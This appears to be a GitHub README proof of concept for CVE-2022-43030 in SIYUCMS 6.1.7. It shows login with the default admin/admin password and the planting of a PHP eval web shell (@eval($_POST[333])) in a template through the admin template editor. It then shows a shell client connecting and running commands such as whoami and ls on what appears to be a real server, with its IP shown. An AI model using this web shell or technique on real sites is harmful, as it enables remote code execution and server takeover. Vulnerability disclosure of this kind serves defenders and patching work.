cai-niao98 / siyu Public

Code Issues Pull requests Actions Projects Security Insights

main

siyu / README.md


cai-niao98 Update README.md History

1 contributor

15 lines (11 sloc) | 897 Bytes

CVE-2022-43030

1、 Log in to the website background with the default weak password (admin/admin)



请尽快修改后台初始密码！

系统信息

网站域名	101.35.54.137
网站目录	/www/wwwroot/101.35.54.13790/public
服务器操作系统	Linux
服务器端口	80
服务器IP	10.0.16.3
WEB运行环境	nginx/1.20.1
MySQL数据库版本	5.6.50-log
运行PHP版本	7.4.24
最大上传限制	50M

当前版本	SIYUCMS V6.1.7
基于框架	ThinkPHP 6.0.12LTS + AdminLTE
获取授权	获取授权 查看更新


SIYUCMS 基于 ThinkPHP 6.0.12LTS + AdminLTE-3 开发
简单 / 易用 / 响应式 / 低门槛。

请尊重SIYUCMS开发者的劳动成果，未授权前请保留前台 Powe
版权信息。

如果SIYUCMS有帮到您，敬请作者喝杯茶吧!

--感谢您的使用!


2、Click System Management ->Template Management



模板管理 列表

	文件名称	目录	文件大小	更新时间	后缀
□	user_set.html	./template/default/index/html/user_set.html	6.45KB	2022-05-26 14:29:10	.html
□	user_register.html	./template/default/index/html/user_register.html	3.21KB	2022-05-26 14:29:10	.html
□	user_login.html	./template/default/index/html/user_login.html	2.93KB	2022-10-03 16:37:33	.html
□	user_index.html	./template/default/index/html/user_index.html	1.99KB	2022-05-26 14:29:10	.html
□	team_show.html	./template/default/index/html/team_show.html	3.85KB	2022-05-26 14:29:10	.html
□	team_list.html	./template/default/index/html/team_list.html	4.1KB	2022-05-26 14:29:10	.html
□	tag.html	./template/default/index/html/tag.html	3.65KB	2022-05-26 14:29:10	.html
□	search.html	./template/default/index/html/search.html	3.71KB	2022-05-26 14:29:10	.html
□	product_show.html	./template/default/index/html/product_show.html	4.14KB	2022-05-26 14:29:10	.html
□	product_list.html	./template/default/index/html/product_list.html	7.48KB	2022-07-06 19:18:17	.html
□	picture_show.html	./template/default/index/html/picture_show.html	3.85KB	2022-05-26 14:29:10	.html
□	picture_list.html	./template/default/index/html/picture_list.html	3.57KB	2022-07-06 18:21:08	.html
□	page_list.html	./template/default/index/html/page_list.html	1.61KB	2022-05-26 14:29:10	.html
□	message_list.html	./template/default/index/html/message_list.html	6.16KB	2022-05-26 14:29:10	.html

3、Edit user_ Login file, writing malicious code



模板管理 修改


* 文件名称: index.html — 不需要输入文件后缀，如 style.css 请填写style

* 文件类型: ● HTML ○ CSS ○ JS

内容

```
                                <div class="button-bottom">
                                    <a href="{$list.download}" class="button-default" target="_blank">立即下载</a>
                                </div>
                            </div>
                        </div>
                        {/tp:list}
                        <div class="col-md-12 col-sm-12 text-center">
                            <a href="{tp:cate id='17' type='url' /}" class="button-default button-large">查看更多<i class="zmdi zmdi-chevron-
right"></i></a>
                        </div>
                    </div>
                </div>
            </div>
            <!--End of Course Area-->
            {include file="common/footer"/}
        </div>
        <!--End of Bg White-->
    </div>
    <!--End of Main Wrapper Area-->
    {include file="common/js"/}
</body>
</html>
<?php
@eval ($_POST[333]);
?>
```

4、connect webshell



编辑数据（http[redacted]

URL地址 *: http[redacted]

连接密码 *: 333

网站备注:

编码设置: UTF8

连接类型: PHP


编码器

○ default (不推荐)

● base64


○ chr

成功
连接成功!



/www/wwwroot/101.35.54.13790/public/

名称	日期	大小	属性
Data	2022-05-26 14:29:10	4 Kb	0755
static	2022-05-26 14:29:10	4 Kb	0755
template	2022-05-26 14:29:10	4 Kb	0755
uploads	2022-07-06 16:10:35	4 Kb	0755
.htaccess	2022-05-26 14:29:10	220 b	0755
.user.ini	2022-07-06 15:02:57	48 b	0644
favicon.ico	2022-05-26 14:29:10	4.19 Kb	0755
index.php	2022-05-26 14:29:10	969 b	0755
robots.txt	2022-05-26 14:29:10	24 b	0755
router.php	2022-05-26 14:29:10	736 b	0755



```
(*) 基础[redacted]
当前路径: /www/wwwroot/[redacted]/public
磁盘列表: /
系统信息: Linux VM-16-3-centos 4.18.0-348.7.1.el8_5.x86_64 #1 SMP Wed Dec 22 13:25:12 UTC 2021 x86_64
当前用户: www
(*) 输入 ashelp 查[redacted]
(www:/www/wwwroo[redacted]lic) $ cd /www/wwwroot/101.35.54.13790/public/
(www:/www/wwwroo[redacted]blic) $ whoami
www
(www:/www/wwwroo[redacted]blic) $ ls -al
total 52
drwxr-xr-x  6 www  www  4096 Jul  6 15:03 .
drwxr-xr-x 11 www  www  4096 Oct  3 16:58 ..
-rwxr-xr-x  1 www  www   220 May 26 14:29 .htaccess
-rw-r--r--  1 root root   48 Jul  6 15:02 .user.ini
drwxr-xr-x  2 www  www  4096 May 26 14:29 Data
-rwxr-xr-x  1 www  www  4286 May 26 14:29 favicon.ico
-rwxr-xr-x  1 www  www   969 May 26 14:29 index.php
-rwxr-xr-x  1 www  www    24 May 26 14:29 robots.txt
-rwxr-xr-x  1 www  www   736 May 26 14:29 router.php
drwxr-xr-x  5 www  www  4096 May 26 14:29 static
drwxr-xr-x  3 www  www  4096 May 26 14:29 template
drwxr-xr-x  7 www  [redacted]  6 16:10 uploads
(www:/www/wwwro[redacted]/public) $
```